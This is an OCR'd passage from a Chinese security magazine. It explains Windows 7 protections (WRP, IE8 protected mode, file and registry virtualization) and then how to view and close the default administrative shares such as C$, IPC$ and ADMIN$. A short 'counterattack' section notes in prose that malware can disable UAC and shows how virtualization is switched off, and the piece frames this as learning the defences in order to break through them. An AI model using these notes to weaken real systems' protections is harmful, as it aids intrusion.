HKEY_CLASSES_ROOT\Interface\{GUID}ProxyStubClsid
HKEY_CLASSES_ROOT\Interface\{GUID}ProxyStubClsid32
```

少量文件夹受 WRP 保护，都是些操作系统专用的文件夹，如：

```
$(runtime.bootDrive)\inetpub\uddi\webroot\details\
$(runtime.bootDrive)\inetpub\uddi\webroot\edit\
$(runtime.bootDrive)\inetpub\uddi\webroot\controls\
$(runtime.bootDrive)\inetpub\uddi\bootstrap
```

在 Windows 7 中，Microsoft Internet Explorer 8 以保护模式运行，它依旧是通过严格控制 IE 的运行权限来保护用户免受攻击。在以安全模式运行的 IE8 是一个完整性较弱的进程，它获取不到用户的配置文件、注册表和系统文件的写访权限。低完整性的进程只能写入低完整性强制标签的文件夹、文件和注册表项。例如 **Temporary Internet Files 文件夹、History 文件夹、Cookies 文件夹、收藏夹和 Windows Temporary Files 文件夹**。对于 IE8 的保护措施还有很多，这里大体说下，就不做详解了。

接下来是一个重点保护模式，那就是 Windows 7 中的虚拟化技术。它旨在通过将具有全局影响的写操作重定向到各个用户的位置，其中包括两个部分：**文件夹虚拟化和注册表虚拟化。**

所谓虚拟，顾名思义，就是不真实的意思。它是指虚拟的文件夹或是注册表项，尽管表面看着是一回事，但是实际上地址是不一样的。当程序是以管理员身份启动时，它对于系统级位置存储文件时，这个操作是可以完成的。但是当使用受限用户账户（或是某个受 UAC 保护的账户）来启动相同程序时，这个操作就会失败。

当应用程序写入系统位置（如 \Windows\system32\）时，Windows 会将它重新定向到 \VirtualStore\...目录下的用户特殊路径。然后，当程序回读该文件时，系统将提供位于"虚拟存储"中的文件。只要应用程序没有问题，它就可以成功的直接读取或写入"system32"。




图 3　权限情况

我们举个例子，打开 IE 浏览挂马的网址，假设网页上的网马运行了，想写入文件到 system32 系统文件夹里。这里我在 IE 中模拟一下，保存一个网页到 system32 中，如图 4。

但是我们到 system32 文件夹中是找不到这个网页的，如图 5。




图 4　保存网页




图 5　找不到网页

大家有没有发现有个 **Compatibility files**，中文系统显示的也就是"**兼容性文件**"。点击此按钮所打开的窗口就会出现你刚才保存的文件，但是路径已经改变了，如图 6。




图 6　找到文件

所以，当病毒要运行而去寻找文件时，是找不到的。但是假设你开启 IE 时通过按鼠标右键选择使用管理员身份运行，此保护功能就丧失了。所以这也是为什么建议不要启用 Administrator 用户的原因。注册表虚拟化与文件夹虚拟化相似，只是它应用于 **HKEY_LOCAL_MACHINE_SOFTWARE** 下的注册表项。

随着越来越多的应用程序迁移到 Windows 7 中，Microsoft 计划在未来

版本的 Windows 操作系统中删除虚拟化。

简单反攻

针对UAC，现在是可以通过编写恶意程序将它禁用的！因为UAC是通过策略启动的，而管理应用程序可以设置策略。但是如果禁用UAC，则会通知用户并提示启用说明。现在微软公司正在研究如何防范这种攻击。

虚拟化技术也可以禁用，在本地安全策略中，将“LUA：将文件和注册表写操作失败虚拟到每个用户位置”的策略设置为“禁用”就可以了。

好了，文章就此结束吧，看起来好像是Windows 7的说明书了，哈哈！因为针对安全来说，知己知彼才会百战不殆，我们了解了系统的防范机制，才能加以突破。

编辑点评：虽说这不是一篇入侵性的文章，但俗话说，知己知彼百战不殆嘛。在很多人看来，windows 7还是个新东西，它的安全防护是怎么做的，只有了解后才能知道如何突破。

Win 7，Win 7，关门吧！

图 牟晓东

从本文您可以学到：

1、认识 Windows 7 中的默认共享

2、了解怎样关闭这些默认共享

Windows从2000、XP、Vista一直走到今天的Windows 7，虽然总在不断地带给我们很多惊喜，但微软本着管理方便的目的，有一项功能却是始终没有改变，那就是磁盘分区的“默认共享”功能——有“$”标志的“隐含共享”。不过，这已经是地球人都知道的“不隐含”事情了。

默认共享一是对于所有硬盘分区根目录（不包括光盘）的共享，包括C:、D:、E:等，显示为C$、D$、E$；二是IPC管道共享，显示为IPC$；三是系统目录共享，显示为ADMIN$，一般对应C:\WINDOWS目录。

网管利用默认共享功能可以进行许多远程管理之类的操作，非常方便，不过它同样也为黑客进入别人的系统或是病毒的传播埋下了隐患（尤其是IPC管道共享）。

访问Windows的默认共享非常简单，常用的方法有两个：一是通过**“开始”-“运行”**，然后输入“**\\计算机名或IP地址\D$或ADMIN$**”；二是使用IE等浏览器，在地址栏中输入上述格式或“**file://127.0.0.1/e$**”（以本机为例），如图1。





图1　访问共享



```
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>net share

共享名       资源                    注解

-------------------------------------------------------
C$           C:\                     默认共享
D$           D:\                     默认共享
E$           E:\                     默认共享
F$           F:\                     默认共享
IPC$                                 远程 IPC
ADMIN$       C:\Windows              远程管理
命令成功完成。

C:\Users\Administrator>
```

图2　所有共享

当然，查看自己机器的默认共享也有两种方法：一是在“开始”菜单最下方的“搜索程序和文件”（Win 7将“搜索”和“运行”合二为一了）中输入“**cmd**”，回车后进入命令窗口，在命令提示符下输入“**Net Share**”并回车，如图2，所有的默认共享全都显示出来了。

再就是可以在桌面上的“我的电脑”图标上按鼠标右键，选择“管理”，在弹出的“计算机管理”窗口中展开左侧的“共享文件夹”，选择“共享”，此时右侧也会显示本机所有的共享。

如果你想要自己的Win 7更加安全的话，那就应该关闭这些默认共享，方法如下：

第一种方法：管理窗口右键停止共享

在“我的电脑”上按鼠标右键选择“管理”，然后在“计算机管理”窗口中依次打开“**共享文件夹**”-“**共享**”，接着到右侧窗口中任意一个默认共享项（比如F$）上右击选择“停止共享”。这时Win 7就会弹出“共享文件夹”提示，如图3。

